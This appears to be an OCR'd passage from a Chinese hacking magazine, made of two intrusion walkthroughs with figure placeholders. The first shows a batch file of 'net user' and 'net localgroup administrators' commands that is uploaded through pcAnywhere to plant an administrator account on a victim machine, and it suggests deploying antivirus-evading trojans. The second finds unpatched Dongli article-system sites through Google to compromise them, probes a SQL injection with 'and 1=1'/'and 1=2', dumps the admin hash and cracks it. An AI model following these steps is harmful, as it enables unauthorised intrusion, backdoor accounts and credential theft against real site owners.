



图11





图13





图12

服务。先来建立一个超级帐户，我在本地电脑上编写了一个添加帐号的批处理文件1.bat，内容如下：

```
net user clzzy clzzy /add
net localgroup administrators clzzy /add
```

然后利用pcanywhere的文件传输功能将1.bat传到了对方的电脑上，如图12，然后再利用pcanywhere执行刚才传上去的1.bat文件，执行完毕后，我又回到webshell中查看了下，发现clzzy帐号已经成功的添加上去了，如图13。

如果大家手里有免杀的木马，也可以传木马上去，那样控制的效果会更好，至少比pcanywhere要方便得多了！我手头没有免杀的木马，何况我又是在内网中的，所以3389才是我最好的选择（其实在内网中也是可以使用诸如灰鸽子这类的木马来进行远程控制的）。（文章中涉及到的工具IISPutScan、IIS写权限利用工具、PCAnywhere PassView以及pcAnywhere已经收录于光盘中）

# 动力文章系统webshell之旧漏洞，新思路

ToryZen[H.Z]

动力文章系统存在的打印注入漏洞现在都已经众所周知了吧，漏洞都已经出了这么长的时间，但是在google中搜索动力文章系统，却仍然发现没打上补丁的有许多。正好这两天在家无事可做，就用这个洞来抓鸡吧，本以为能够好好的抓上一把肉鸡，却没想到麻烦事也来了。即使进了后台，如何得到webshell也成了难题。难道是即使进入了后台也很难再进一步提权，所以他们才没有打上补丁吗，不可能呀？到google里搜索了一下关于询问动力文章系统的后台如何得到webshell的问题，发现提这个问题的人很多，但真正解决问题的却一个也没有，我在X论坛上也找到了相关的问题贴（图1），可毒药大哥仅简略的回答了几句，可菜鸟我还是不能理解呀。哎，我也只能重新开辟战场了。

打开google，搜索使用动力文章系统的网站，从找到的网站中随便选择一个，我找了一篇文章，并且进入这篇文章的打印页面（图2），输入单引号后，提示错误（图3），然后再输入"**and 1=1** "和"**and 1=2**"，结果返回了不同的页面（图4），说明该处存在注入漏洞。

拿出明小子的注入工具狂注一番，不一会儿，管理员的帐号和密码就到手了（图5）。得到的密码是经过md5加密过的，我们可以将得到的密码放到www.cmd5.com这类的网站上进




图1

